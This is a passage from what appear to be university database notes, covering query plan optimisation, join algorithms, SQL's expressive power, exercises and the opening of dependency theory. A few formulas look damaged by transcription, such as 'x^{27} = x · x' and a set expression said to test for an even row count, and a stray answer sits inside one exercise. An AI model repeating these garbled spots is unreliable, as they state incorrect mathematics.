      Hash Inner Join with hash condition: (e.*cid* = c.*id*); output: e.*sid*
        Seq Scan on **Enroll** as e; output: e.*
        Hash; output: c.*id*
          Seq Scan on **Course** as c with filter: (*name* = 'Databases'::text); output: c.*id*
      Index Scan using student_pkey on **Student** as s with index condition: (*id* = e.*sid*); output: s.*

Figure 6.20: The query plan used by PostgreSQL to evaluate the query of Example 6.23. At the **top**, the visualization of this plan as created by pgAdmin 4. At the **bottom**, the details of each step. Here, **name** represents the name of an algorithm implementing an individual operation.

6.4.2 Optimizing query plans

Assume we have an SQL query Q and an initial query plan P to evaluate Q. As illustrated in Example 6.23 and Figure 6.19, an SQL query can be represented by several vastly different query plans. Hence, query plan P is not necessary the **best plan** and can even be an **outright impractical plan**.

Luckily, we can use the abstract representation of query plans as **relational algebra expressions** to our

advantage: algebraic expressions are usually very easy to manipulate by applying **equivalence rules**.

Example 6.24. Consider the normal algebra over numbers with operators such as addition (+) and multiplication (·). Next, consider the evaluation of normal algebra expressions by computing the result of each operation in the expression.

Within the algebra over numbers, there are plenty of **equivalence rules** that allow us to transform one expression into a different expression that always evaluates to the same result. Application of these equivalence rules can easily reduce the computational cost of evaluating an expression (in terms of the number of operations that need to be evaluated). Consider, for example, the expression $(a \cdot b) + (a \cdot c)$. We can evaluate this expression using **three operations**. As multiplication **distributes over** addition, we have

$$(a \cdot b) + (a \cdot c) = a \cdot (b + c)$$

and we can evaluate $a \cdot (b + c)$ using only **two operations**. Next, consider computing x^{27}. We have

$$x^{27} = x \cdot x.$$

Hence, we can compute x^{27} using 26 multiplications. Alternatively, we can use the equivalence rules $x^{2n} \equiv (x \cdot x)^n$ and $x^{n+1} \equiv x \cdot x^n$ repeatedly to obtain

$$\begin{aligned} x^{27} &= x \cdot (x^{26}) = x \cdot y^{13} && \text{(with } y = x \cdot x\text{)} \\ &= x \cdot y \cdot y^{12} = x \cdot y \cdot z^6 && \text{(with } z = y \cdot y\text{)} \\ &= x \cdot y \cdot \alpha^3 && \text{(with } \alpha = z \cdot z\text{)} \\ &= x \cdot y \cdot \alpha \cdot \alpha \cdot \alpha. \end{aligned}$$

Hence, instead of using **26 multiplication** to compute x^{27}, we can compute x^{27} using only **seven multiplications**: one to compute $y = x \cdot x$, one to compute $z = y \cdot y$, one to compute $\alpha = z \cdot z$, and four to compute $x \cdot y \cdot \alpha \cdot \alpha \cdot \alpha$.

As the relational algebra is an algebra, we can define **equivalence rules** that allow us to easily restructure a query plan toward a more-optimal plan. Examples of common equivalence rules include

- **associative properties** such as
$$(e_1 \times e_2) \times e_3 \equiv e_1 \times (e_2 \times e_3)$$
and **commutative properties** such as
$$e_1 \times e_2 \equiv e_2 \times e_1$$
that enable the **reordering of Cartesian products** and **joins**;
- **push-down rules for projection** such as
$$\pi_A(e_1 \cup e_2) \equiv \pi_A(e_1) \cup \pi_A(e_2)$$
that enable the **reordering of projections** to ensure that the number of attributes in intermediate results are minimized as soon as possible; and
- **push-down rules for selection** such as
$$\sigma_{C_1 \wedge C_2 \wedge C_{1,2}}(e_1 \times e_2) \equiv \sigma_{C_1}(e_1) \bowtie_{C_{1,2}} \sigma_{C_2}(e_2),$$
with C_1 and C_2 tuple conditions that only use attributes in $\text{attrs}(e_1, \mathcal{S})$ and $\text{attrs}(e_2, \mathcal{S})$, respectively, and $C_{1,2}$ a join condition, that enable the **reordering of selections** to ensure that the number of tuples in intermediate results are minimized as soon as possible.

Example 6.25. Consider the relational algebra query

$$Q : \pi_{S.name}(\sigma_{S.id=E.sid \wedge E.cid=C.id \wedge C.name=\text{Database}}((\rho_S(\textbf{Student}) \times \rho_C(\textbf{Course})) \times \rho_E(\textbf{Enroll}))),$$

which matches Query Plan 1 of Example 6.23. By the associative and commutative properties of $\times$, we have

$$Q \equiv \pi_{S.name}(\sigma_{S.id=E.sid \wedge E.cid=C.id \wedge C.name=\text{Database}}((\rho_E(\textbf{Enroll}) \times \rho_C(\textbf{Course})) \times \rho_S(\textbf{Student}))).$$

Next, we use push down rules for selection to push the condition $C.name = \text{Database}$ down as far as possible:

$$Q \equiv \pi_{S.name}(\sigma_{S.id=E.sid \wedge E.cid=C.id}((\rho_E(\textbf{Enroll}) \times \sigma_{C.name=\text{Database}}(\rho_C(\textbf{Course}))) \times \rho_S(\textbf{Student}))).$$

Finally, we use push down rules for selection to push the conditions $S.id = E.sid$ and $E.cid = C.id$ onto their respective Cartesian products, turning them into conditional joins:

$$Q \equiv \pi_{S.name}((\rho_E(\textbf{Enroll}) \bowtie_{E.cid=C.id} \sigma_{C.name=\text{Database}}(\rho_C(\textbf{Course}))) \bowtie_{S.id=E.sid} \rho_S(\textbf{Student})).$$

We notice that the above expression is equivalent to Query Plan 3. We can further improve this query plan by introducing projections to eliminate unnecessary attributes from intermediate results. For example,

$$\begin{aligned} Q \equiv\ & \pi_{S.name}(\pi_{E.sid}(Q' \bowtie_{E.cid=C.id} \rho_S(\pi_{id,name}(\textbf{Student})))) \text{ with} \\ & Q' = \rho_E(\pi_{sid,cid}(\textbf{Enroll})) \bowtie_{E.cid=C.id} \pi_{C.id}(\sigma_{C.name=\text{Database}}(\rho_C(\pi_{id,name}(\textbf{Course})))). \end{aligned}$$

In practice, the optimization efforts of RDBMSs are a complex balancing act where the RDBMS tries to balance the time spent on **query optimization** with the **quality and efficiency** of the resulting query plan. For example, if finding the **optimal plan** takes 300 ms, but finding and evaluating a **suboptimal plan** takes only 200 ms in total, then trying to find the optimal plan would be inefficient.

Finding the optimal plan is easier said than done: for non-trivial queries, the state space of possible query plans rapidly becomes too large for the RDBMS to inspect in full.

Example 6.26. Consider a query that, among other things, computes the Cartesian product of n relations, e.g., the product $\mathbf{R}_1 \times \ldots \times \mathbf{R}_n$. Any query plan for these Cartesian products is a binary tree with n leaf nodes (the nodes $\mathbf{R}_1, \ldots, \mathbf{R}_n$) and $n-1$ intermediate nodes. For each of the $n!$ orderings of the leaf nodes, the number of binary trees with $n-1$ intermediate nodes is given by the **Catalan number**

$$C_{n-1} = \frac{1}{n}\binom{2(n-1)}{n-1}.$$

Hence, we have at-least a total of

$$f(n) = n! \cdot C_{n-1} = \frac{n!}{n}\binom{2(n-1)}{n-1}$$

possible query plans for the above product. This function f grows **super-exponentially**. Hence, even though we have only $f(3) = 12$ query plans when $n = 3$, we already have $f(5) = 1680$ query plans when $n = 5$ and $f(10) = 17\,643\,225\,600$ query plans when $n = 10$.

The above observation usually means that an RDBMS cannot inspect every possible query plan and has to make hard choices on which query plans to consider. While doing so, RDBMSs typically favor plans that involve conditional joins on primary keys and foreign keys. Furthermore, RDBMSs take into consideration how the data is stored by the RDBMS (e.g., whether indices are available) and which algorithms the RDBMS can use to implement each operation. Finally, RDBMSs typically maintain statistics on the distribution of data in the database, use these statistics to predict the quality of query plans (e.g., by predicting the size of intermediate results), and use these predictions to choose between competing plans.

6.4.3 Evaluating query plans

After obtaining an optimized query plan for a query Q, it is time to execute the plan and compute the result of query Q. As we represent query plans using relational algebra operations, this is easy to do: for each of the operations of the relational algebra, we can provide straightforward algorithms to implement them. Some caution is necessary, however: the details of how these operations are implemented will have a huge impact on their efficiency. This is especially the case for the product and join operations, as we shall illustrate next.

Algorithm NESTEDLOOPJOIN($e_1 \bowtie_c e_2, \mathcal{I}$):

```
for τ1 ∈ EVALUATE(e1, I) do
  for τ2 ∈ EVALUATE(e2, I) do
    Construct τ := τ1 ∪ τ2.
    if CONDITION(τ, c) then
      Add τ to the result.
    end if
  end for
end for
return the result.
```

Algorithm HASHJOIN($e_1 \bowtie_{a_1=a_2} e_2, \mathcal{I}$):

```
/* Let a1 and a2 be attributes in attrs(e1, S) and attrs(e2, S), respectively. */
HashTable := {}.
for τ1 ∈ evaluate(e1, I) do
  Add τ1 to HashTable[τ1[a1]].
end for
for τ2 ∈ evaluate(e2, I) do
  for τ1 ∈ HashTable[τ2[a2]] do
    Construct τ := τ1 ∪ τ2 and add τ to the result.
  end for
end for
return the result.
```

Algorithm INDEXJOIN($e \bowtie_{a=pk} \mathbf{R}, \mathcal{I}$):

```
/* Let a be an attribute in attrs(e1, S).
 * Let pk be the primary key of the relation named R.
 * Assume that I(R) is a search tree with the primary key pk the look-up key. */
for τ1 ∈ evaluate(e1, I) do
  Look up whether a tuple with key τ1[a] exists in I(R).
  if there is a tuple τ2 with key τ1[a] in I(R) then
    Construct τ := τ1 ∪ τ2 and add τ to the result.
  end if
end for
return the result.
```

Figure 6.21: The NESTEDLOOPJOIN, HASHJOIN, and INDEXJOIN join algorithms: three very distinct algorithms with drastically different complexity, benefits, and drawbacks.

Assumes the existence of algorithms EVALUATE and CONDITION to evaluate other relational algebra expressions and to evaluate tuple conditions, respectively. Consider the join operation $e_1 \bowtie_c e_2$ with c a tuple condition. We can implement this join operation using the NESTEDLOOPJOIN algorithm of Figure 6.21, **top**. While evaluating $e_1 \bowtie_c e_2$, the NESTEDLOOPJOIN algorithm will inspect all pairs of tuples $\tau_1 \in \text{eval}(e_1, \mathcal{I})$

and $\tau_2 \in \text{eval}(e_2, \mathcal{I})$. As such, the runtime complexity of the NESTEDLOOPJOIN algorithm is $\mathcal{O}(n \cdot m)$ with n and m the number of tuples in $\text{eval}(e_1, \mathcal{I})$ and $\text{eval}(e_2, \mathcal{I})$, respectively.

Next, we will look at two alternatives to the NESTEDLOOPJOIN algorithm that, in many cases, are vastly more efficient: the HASHJOIN algorithm and the INDEXJOIN algorithm. First, we look at the HASHJOIN algorithm of Figure 6.21, **middle**. The HASHJOIN algorithm builds a hash table `HashTable` out of the tuples in $\text{eval}(e_1, \mathcal{I})$ and uses this hash table to directly match each tuple $\tau_2 \in \text{eval}(e_2, \mathcal{I})$ with their corresponding tuples $\tau_1 \in \text{eval}(e_1, \mathcal{I})$. As such, the HASHJOIN algorithm avoids inspecting pairs τ_1, τ_2 that do not match the join condition. The expected runtime complexity of the HASHJOIN algorithm is $\mathcal{O}(n + m + r)$, with r the size of the result. Hence, the HASHJOIN algorithm is much more efficient than the nested loop join algorithm **whenever** the result size r is small.

Finally, we look at the INDEXJOIN algorithm of Figure 6.21, **bottom**. The INDEXJOIN algorithm depends on an implementation choice the RDBMS can make to store relations $\mathcal{I}(\mathbf{R})$: the INDEXJOIN algorithm requires that $\mathcal{I}(\mathbf{R})$ is stored in a search tree such that one can easily look up tuples based on their primary key. By doing so, the INDEXJOIN algorithm can skip inspecting any $\tau_2 \in \mathcal{I}(\mathbf{R})$ that cannot be matched with a tuple $\tau_1 \in \text{eval}(e, \mathcal{I})$. The runtime complexity of the INDEXJOIN algorithm is $\mathcal{O}(n \cdot \log(m) + r)$, with r the size of the result. Hence, the INDEXJOIN algorithm will be highly efficient when n is small and m is large.

The HASHJOIN and INDEXJOIN algorithms are more restrictive than the NESTEDLOOPJOIN algorithm and, hence, cannot always be used. Still, the vast majority of joins are conditional or involve a join on (part of) the primary key attributes. Hence, variants of both these algorithms can see practical use in the evaluation of most SQL queries.

Example 6.27. Consider the query plan of Figure 6.20 used by POSTGRESQL to evaluate the SQL query of Example 6.23. In this query plan, the operations **Hash Inner Join** and **Hash** are an implementation of the HASHJOIN algorithm. Likewise, the **Nested Loop Inner Join** operation using an **Index Scan** to perform look-ups in **Student** is an implementation of the INDEXJOIN algorithm.

We note that the representation of query plans using relational algebra is an **abstraction** of real-world query plans: real-world query plans typically do not have separate projection or selection steps. Instead, these operations are typically integrated in the implementation of the other operations.

Example 6.28. Consider the query plan of Figure 6.20 used by POSTGRESQL. This query plan has **no** projection operations. Instead, most operations restrict their outputs to only include those attributes necessary for the follow-up step(s).

6.5 On the expressive power of SQL

To conclude this chapter, we will look at what the relational calculus and relational algebra teaches us about the **expressive power** of elementary SQL.

First, we observe that the translation AtoS from relational algebra queries to SQL queries only needs a fraction of the SQL language. Indeed, most of the SQL features are **unnecessary** and can be expressed in terms of other features of SQL. This is not an oversight in the design of SQL, however: many features of SQL **do not increase expressive power** but, instead, further support the declarative nature of SQL and the ability to succinctly express complex queries.

Second, the connection between SQL and the relational calculus shows that SQL has a strong foundation in mathematical logic. As such, we can use the rich toolbox that logic provides to analyze properties of SQL. Well-known results from logic show that there are plenty queries that elementary SQL cannot express. For example,

1. given a relation $\mathbf{R}$, elementary SQL cannot express the query

$$\{\tau \in \mathbf{R} \mid |\mathbf{R}| = 2\}$$

that returns relation $\mathbf{R}$ if and only if there are an **even** number of rows in $\mathbf{R}$;

2. given relations **R** and **S**, elementary SQL cannot express a **row condition** that checks whether $|\mathbf{R}| = |\mathbf{S}|$;

3. given a relation **ParentOf**(*parent*, *child*), elementary SQL cannot express the query

$$\{\langle p : n, q : m\rangle \mid \text{persons } n \text{ and } m \text{ are same-generational descendants}\},$$

   where same-generational descendants are people that share a parent, a grandparent, a great-grandparent, a great-great-grandparent, or so on;

4. given an edge relation **Edge**(*nfrom*, *nto*), elementary SQL cannot express the query

$$\{\langle \mathit{nfrom} : n, \mathit{nto} : m\rangle \mid \text{there is a path from node } n \text{ to node } m \text{ of edges in } \mathbf{Edge}\}$$

   that returns the **transitive closure** of the relation **Edge**;

5. given an edge relation **Edge**(*nfrom*, *nto*), elementary SQL cannot express row conditions that check elementary properties of the structure of the graph $\mathcal{G}$ represented by relation **Edge**, e.g., whether graph $\mathcal{G}$ is a **connected graph**, whether graph $\mathcal{G}$ is a **tree**, whether graph $\mathcal{G}$ has a **cycle**, or whether graph $\mathcal{G}$ has a **Hamiltonian path**; and

6. in general, elementary SQL cannot express queries whose answering requires **graph traversal**, which includes a vast collection of non-graph problems that can easily be expressed as a graph problem and solved by a graph traversal algorithm.

We note that the first two examples above can be expressed by non-elementary SQL by using aggregation: adding aggregation to SQL extends the **expressive power** beyond the capabilities of first-order logic. Still, non-elementary SQL cannot express any of the other queries.

Recent versions of SQL have features that extend the expressive power of SQL far beyond what we see in these notes. For example, recent versions of SQL have the capability to express **recursive queries** using `WITH RECURSIVE` clauses. Such recursive queries can be used to express the same-generational descendants query, the transitive closure query, and row conditions that check whether a graph is connected, a tree, or has cycles. These advanced capabilities of modern SQL are much more challenging to **efficiently support** by RDBMSs than the traditional capabilities of SQL introduced in these notes, however.

Practical applications that can benefit from recursive queries include applications that work with graph data. These applications often use specialized DBMSs with native support for graphs and graph querying via query languages such as the **SPARQL** query language, the **Graph Query Language (GQL)**, or the recursive query language **Datalog**. Similar to how SQL has a strong formal foundation in first-order logic, each of these advanced query languages have a strong formal foundation. For example, the graph navigational capabilities of both SPARQL and GQL can be formalized using automata theory and Datalog is equivalent to a suitable recursive extension of traditional logic.

6.6 Exercises

Exercise 6.1. Consider Exercise 4.1. The problems (Q1)–(Q10) ask to write elementary queries. Hence, these problems can be answered with queries written in the relational calculus or in the relational algebra.

(Q1) Write relational calculus queries for problems (Q1)–(Q10) of Exercise 4.1.

(Q2) Write relational algebra queries for problems (Q1)–(Q10) of Exercise 4.1.

Exercise 6.2. Let e_1 and e_2 be relational algebra expressions with $\text{attrs}(e_1, \mathcal{S}) = (c_1, \ldots, c_k, a_1, \ldots, a_n, b_1, \ldots, b_m)$ and $\text{attrs}(e_2, \mathcal{S}) = (c_1, \ldots, c_k, a_1, \ldots, a_n)$. We define the **conditional relational division** $e_1 \div_{c_1,\ldots c_k} e_2$ over instance $\mathcal{I}$ by

$$\begin{aligned} e_1 \div_{c_1,\ldots c_k} e_2 = \{\langle c_1 : u_1, \ldots, c_k : u_k, b_1 : w_1, \ldots, b_m : w_m\rangle \mid \\ \text{for all } \langle c_1 : u_1, \ldots, c_k : u_k, a_1 : v_1, \ldots, a_n : v_n\rangle \in \text{eval}(e_2, \mathcal{I}), \\ \text{we have } \langle c_1 : u_1, \ldots, c_k : u_k, a_1 : v_1, \ldots, a_n : v_n, b_1 : w_1, \ldots, b_m : w_m\rangle \in \text{eval}(e_1, \mathcal{I})\}. \end{aligned}$$

(Q1) Write a relational calculus query that expresses the conditional relational division $e_1 \div_{c_1,\ldots c_k} e_2$.

(Q2) Write a relational algebra query that expresses the conditional relational division $e_1 \div_{c_1,\ldots c_k} e_2$.

Exercise 6.3. Consider Exercise 4.3. The problems (Q1)–(Q6) ask to write elementary queries. Hence, these problems can be answered with queries written in the relational calculus or in the relational algebra.

(Q1) Write relational calculus queries for problems (Q1)–(Q6) of Exercise 4.3.

(Q2) Write relational algebra queries for problems (Q1)–(Q6) of Exercise 4.3.

Exercise 6.4. Consider the database for a website advertising local events presented in Exercise 4.4.

(Q1) Write a relational algebra query that returns the identifiers (attribute *eid* of relation **Event**) of all single-day events.

(Q2) Write a relational algebra query that returns pairs (user identifier u, event identifier e) such that the user u and the event e share the same postal code.

(Q3) Write a relational algebra query that returns a copy of relation **Event** that only contains those events that do not have reviews.

(Q4) Write a relational algebra query that returns a list of all events (attribute **eid** of relation **Event**) that have exactly three keywords.

(Q5) Write three relational algebra queries:

(a) a query that returns pairs (user identifier u, event identifier e) in which e is the event identifier of the last event for which the user wrote a review (according to *reviewdate*);

(b) a query that returns pairs (user identifier u, event identifier e) in which e is the event identifier of the most-recent event (according to *enddate*) for which the user wrote a review;

$$\begin{aligned}
\textsc{ReviewEDate} &= \pi_{author,event,enddate}(\textbf{Event} \bowtie_{eid=event} \pi_{author,event}(\textbf{Review}));\\
\textsc{NotLastEDate} &= \pi_{author,event}(\sigma_{enddate<\mathrm{L}.enddate}(\textsc{ReviewEDate} \times \rho_{\mathrm{L}}(\textsc{ReviewEDate})));\\
\textsc{LastEDate} &= \pi_{author,event}(\textbf{Review}) \setminus \textsc{NotLastEDate}.
\end{aligned}$$

(c) a query that returns triples (user identifier u, event identifier e_1, event identifier e_2) such that e_1 is the event identifier of the last event for which the user wrote a review (according to *reviewdate*) and e_2 is the event identifier of the most-recent event (according to *enddate*) for which the user wrote a review.

Use the **linear notation** introduced in Section 6.2.10.

(Q6) Write a relational algebra query that returns all users (attribute *uid* of relation **User**) that have reviewed all events that are organized in their postal code.

Exercise 6.5. Consider Exercise 4.4. The problems (Q1), (Q2), (Q3), (Q5), (Q6), and (Q7) ask to write elementary queries. Hence, these problems can be answered with queries written in the relational calculus or in the relational algebra.

(Q1) Write relational calculus queries for problems (Q1), (Q2), (Q3), (Q5), (Q6), and (Q7) of Exercise 4.4.

(Q2) Write relational algebra queries for problems (Q1), (Q2), (Q3), (Q5), (Q6), and (Q7) of Exercise 4.4.

Exercise 6.6. Prove the correctness of the following equivalence rules defined in Section 6.4.2.

(Q1) $(e_1 \times e_2) \times e_3 \equiv e_1 \times (e_2 \times e_3)$.

(Q2) $\pi_a(e_1 \cup e_2) \equiv \pi_A(e_1) \cup \pi_A(e_2)$.

(Q3) $\sigma_{C_1 \wedge C_2 \wedge C_{1,2}}(e_1 \times e_2) \equiv \sigma_{C_1}(e_1) \bowtie_{C_{1,2}} \sigma_{C_2}(e_2)$.

Exercise 6.7. Consider the database for a website advertising local events presented in Exercise 4.4. We assume that there are 1000 tuples in **User**, 5000 tuples in **Event**, 30 000 tuples in **Keyword**, 6000 tuples in **Region**, and 25 000 tuples in **Review**.

Now consider the following relational algebra query:

$$\pi_{E.title}(\sigma_{U.uid=?}(\sigma_{U.uid=R.user \wedge E.eid=R.event \wedge E.postcode=U.postcode}(\rho_U(\textbf{User}) \times \rho_E(\textbf{Event}) \times \rho_R(\textbf{Review})))).$$

This query yeilds the titles of events a specified user (parameter ?) reviewed and that were organized in the postal code of the user. This query represents the abstract query plan of Figure 6.22.




Figure 6.22: The query plan used in Exercise 6.7.

(Q1) Assume that each user writes an equal amount of reviews and that each event has an equal amount of reviews. Estimate the size of the output of all intermediate steps in the query execution plan of Figure 6.22.

(Q2) Provide a **good** query execution plan for the above relational algebra query. Explain why your plan is good.

(Q3) Estimate the size of the output of all intermediate steps in your **good** query execution plan. Explain each step in your estimation.

(Q4) Provide an SQL query equivalent to the original relational algebra query.

Next, consider the following SQL query:

```
SELECT DISTINCT K.word
FROM user U, review Rv, keyword K
WHERE U.uid = ?1 AND Rv.user = U.uid AND Rv.event = K.event AND
      K.event IN (SELECT E.eid
                  FROM event E, region Rg
                  WHERE E.postcode = Rg.postcode AND Rg.name = ?2);
```

This SQL query obtains the **keywords** of events a specified user (parameter $?_1$) has reviewed in a specified region (parameter $?_2$):

(Q5) Translate this SQL query into a relational algebra query. Simplify the query if you see ways to do so.

(Q6) Provide a **good** query execution plan for your relational algebra query. Explain why your plan is good.

(Q7) Assume that each event has an equal amount of keywords, that there are 50 distinct regions in **Region**, 1500 distinct postal codes in **Region**, and that each postcode belongs to 4 regions. Estimate the size of the output of all intermediate steps in your **good** query execution plan. Explain each step in your estimation.

Part III

Dependencies and Database Design

Chapter 7

Dependency theory

The relational model, as introduced in Chapter 3, provides several elementary methods to constrain data such as **primary and candidate keys** and **foreign keys**. Within typical high-quality relational schemas, these constraints play important roles in ensuring the validity of the data and preventing accidental mis-use of the data. For example, candidate keys are used to identify individual entities and foreign keys are used to enforce validity of relationships (in the sense that relationships are relating known entities). Candidate keys and foreign keys only represent a small fraction of the **types of constraints** that can hold on data, however.

Example 7.1. Consider the relation **CourseAdmin** of highly-dubious design illustrated in Figure 7.1. We note that this relation satisfies many **constraints**:

1. The attribute *sid*, which represents the student identifier, **determines** all other student attributes: if two tuples agree on the value for attribute *sid*, then they agree on the values for attributes *sid*, *sname*, *dob*, and *age*.

2. The value for attribute *age*, which represents the student age, can be **computed** using the value for attribute *dob* that represents the student birthdate.

3. The attribute *cid*, which represents a course identifier, **determines** all other course attributes *cid*, *cname*, *moid*, and *mname*.

4. As the relation only records the last time a student enrolled for a course, the attributes *sid* and *fid* **determine** *term*.

5. The attribute *fid*, which represents a faculty member identifier, **determines** all other faculty member attributes *fid*, *fname*, and *rank*.

6. The attribute *moid*, which represents the faculty member identifier of the main organizer of a course, **determines** all other main organizer attributes *moid* and *mname*.

7. The attributes *moid*, which represents the faculty member identifier of the main organizer of a course, must **reference** a faculty member. Furthermore, the accompanying name listed under *mname* must be **consistent** with the name of the referenced faculty member.

8. Finally, the students enrolled for a course and the faculty members organizing that course are essentially **independent of each other**, due to which, per course, every combination of student enrolled in that course and faculty member organizing that course must be present.

None of the above constraints can be expressed by candidate keys or foreign keys. Several of the above constraints **resembles** a primary key, candidate key, or a foreign key constraint, however. For example, the attribute *sid* resembles a primary key with respect to the student portion of the relation and the attribute *moid* resembles a foreign key that references a faculty member in the faculty portion of the relation.

					CourseAdmin						
sid	*sname*	*dob*	*age*	*cid*	*cname*	*term*	*fid*	*fname*	*rank*	*moid*	*mname*
1	Adriana	April 17, 2005	19	1	Discrete Mathematics	Spring 2024	1	Ya-Ting	Full	1	Ya-Ting
1	Adriana	April 17, 2005	19	1	Discrete Mathematics	Spring 2024	3	Wichian	Assistant	1	Ya-Ting
1	Adriana	April 17, 2005	19	3	Data Structures	Fall 2024	3	Wichian	Assistant	3	Wichian
1	Adriana	April 17, 2005	19	3	Data Structures	Fall 2024	4	Zoran	Associate	3	Wichian
2	Bartel	October 6, 2005	19	1	Discrete Mathematics	Spring 2024	1	Ya-Ting	Full	1	Ya-Ting
2	Bartel	October 6, 2005	19	1	Discrete Mathematics	Spring 2024	3	Wichian	Assistant	1	Ya-Ting
2	Bartel	October 6, 2005	19	2	Databases	Fall 2024	2	Ximena	Assistant	2	Ximena
2	Bartel	October 6, 2005	19	2	Databases	Fall 2024	1	Ya-Ting	Full	2	Ximena
2	Bartel	October 6, 2005	19	2	Databases	Fall 2024	4	Zoran	Associate	2	Ximena
4	Dafni	January 25, 2004	21	1	Discrete Mathematics	Fall 2023	1	Ya-Ting	Full	1	Ya-Ting
4	Dafni	January 25, 2004	21	1	Discrete Mathematics	Fall 2023	3	Wichian	Assistant	1	Ya-Ting
4	Dafni	January 25, 2004	21	2	Databases	Fall 2024	2	Ximena	Assistant	2	Ximena
4	Dafni	January 25, 2004	21	2	Databases	Fall 2024	1	Ya-Ting	Full	2	Ximena
4	Dafni	January 25, 2004	21	2	Databases	Fall 2024	4	Zoran	Associate	2	Ximena
4	Dafni	January 25, 2004	21	3	Data Structures	Spring 2024	3	Wichian	Assistant	3	Wichian
4	Dafni	January 25, 2004	21	3	Data Structures	Spring 2024	4	Zoran	Associate	3	Wichian

Figure 7.1: An example of a course administration dataset that details the **students** (with identifier *sid* and with name *sname*, date of birth *dob*, and age *age*), the **courses** (identified by course identifier *cid* and with name *cname*), the **last term** in which they enrolled for a course (*term*), the **faculty members** (identified by *fid* and with name *fname*, and rank *rank*) organizing these courses, and the **main organizer** of each course (identified by *moid* and with name *mname*). Here, the ages are determined March 2025.

The previous example showed three distinct types of constraints: those that resemble primary keys, those that resemble foreign keys, and those that express independence between portions of the relation. As it turns out, the presence or absence of these types of constraints can indicate serious flaws with the design of a relational schema.

Example 7.2. Consider the dataset of Example 7.1 and illustrated in Figure 7.1. Obviously, this dataset has a **badly designed** schema. First, the dataset has many redundancies. Second, there is no obvious way to have non-enrolled students, classes without enrolled students, or faculty members that do not organize courses. We can replace the relation of Figure 7.1 by the improved relations illustrated in Figure 7.2. In these improved relations, the attributes *sid* of **Student**, *fid* of **Faculty**, and *cid* of **Course** and the attribute pairs *sid*, *cid* of **Enroll** and *cid*, *fid* of **Organize** are **primary keys**. Furthermore, the attributes *sid* of **Enroll**, *cid* of **Enroll**, *cid* of **Organize**, and *fid* of **Organize** are **foreign keys** referencing **Student**, **Course**, **Course**, and **Faculty**, respectively. To ensure that the main organizer of a course is an organizer of that course, the pair of attributes *cid*, *moid* are a foreign key that reference **Organize**. Finally, we observe that we eliminated the attribute *age* (as it can be computed from *dob*) and we eliminated the redundant attribute *mname*.

The improved relations are a clear improvement for several reason. First, these improved relations have significantly fewer redundancies: the new dataset is only storing 65 attribute values, whereas the original dataset was storing 192 attribute values. Second, these improved relations have primary keys and foreign keys to enforce all the informal constraints that held on the original relation. Hence, now the DBMS can help ensure validity of the data. Finally, these improved relations are potentially much easier to work with: students and faculty members can exist independent of course enrollment or course organization.

The improved relations are not perfect, however: there are **cyclic** foreign key constraints between the relations **Course** and **Organize**. As described in Remark 3.2.5, cyclic foreign key constraints are hard to work with. As an alternative, we can opt to store the main organizer only in the **Course** relation and replace the **Organize** relation with a relation **AlsoOrganize** that lists only the additional organizers. We refer to Figure 7.3 for these changes to **Course** and **AlsoOrganize**. Note that this alternative further reduces

Student

sid	*sname*	*dob*
1	Adriana	April 17, 2005
2	Bartel	October 6, 2005
4	Dafni	January 25, 2004

Faculty

fid	*fname*	*rank*
1	Ya-Ting	Full
2	Ximena	Assistant
3	Wichian	Assistant
4	Zoran	Associate

Course

cid	*cname*	*moid*
1	Discrete Mathematics	1
2	Databases	2
3	Data Structures	3

Enroll

sid	*cid*	*term*
1	1	Spring 2024
1	3	Fall 2024
2	1	Spring 2024
2	2	Fall 2024
4	1	Fall 2023
4	2	Fall 2024
4	3	Spring 2024

Organize

cid	*fid*
1	1
1	3
2	1
2	2
2	4
3	3
3	4

Figure 7.2: An improved version of the course administration dataset of Figure 7.1.

redundancy by only storing 59 attribute values instead of 65. In this alternative design, we can unfortunately not enforce the constraint that the **AlsoOrganize** relation does not list the main organizer using a primary key or foreign key, however.

Student

sid	*sname*	*dob*
1	Adriana	April 17, 2005
2	Bartel	October 6, 2005
4	Dafni	January 25, 2004

Faculty

fid	*fname*	*rank*
1	Ya-Ting	Full
2	Ximena	Assistant
3	Wichian	Assistant
4	Zoran	Associate

Course

cid	*cname*	*moid*
1	Discrete Mathematics	1
2	Databases	2
3	Data Structures	3

Enroll

sid	*cid*	*term*
1	1	Spring 2024
1	3	Fall 2024
2	1	Spring 2024
2	2	Fall 2024
4	1	Fall 2023
4	2	Fall 2024
4	3	Spring 2024

AlsoOrganize

cid	*fid*
1	3
2	1
2	4
3	4

Figure 7.3: An alternative improved version of the course administration dataset of Figure 7.2.

The improvements illustrated in Example 7.2 are not incidental: many of the illustrated improvements can be **derived** from the constraints that held on the original relation. Before we can explain how to derive these improvements, we need a solid understanding of constraints. In this chapter, we shall provide this foundation by introducing the core pillars of **dependency theory**. First, in Section 7.1, we formalize a handful of frequently-occurring types of constraints. Then, in Section 7.2, Section 7.3, Section 7.4, and Section **??** we provide elementary tools that enable us to work with and reason about these dependencies. In the next chapter, we shall use dependency theory to introduce **normal forms** that will help to reason about the

quality of relational schemas and **normalization algorithms** that can improve the quality of badly-designed relational schemas.

7.1 Class of dependencies

First, we introduce the **functional dependencies**, a generalization of superkeys. Next, we introduce the **inclusion dependencies**, a generalization of foreign keys. Finally, we introduce **multivalued dependencies** and **join dependencies** that can express **independencies** between parts of the dataset.

7.1.1 Functional dependencies

The **functional dependencies** are a generalization of the concept of a superkey to parts of a relation.

Definition 7.3. Let **R** be the name of a relation with attributes $\mathcal{A}$ and let $X, Y \subseteq \mathcal{A}$. The relation **R** satisfies **functional dependency** $X \longrightarrow Y$ if, for every instance $\mathcal{I}$ of **R**, all pairs of tuples $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$ that agree on attributes X also agree on attributes Y. Hence,

$$\forall \tau_1, \tau_2 \in \mathcal{I}(\mathbf{R}) : \Big((\tau_1[X] = \tau_2[X]) \implies (\tau_1[Y] = \tau_2[Y]) \Big).$$

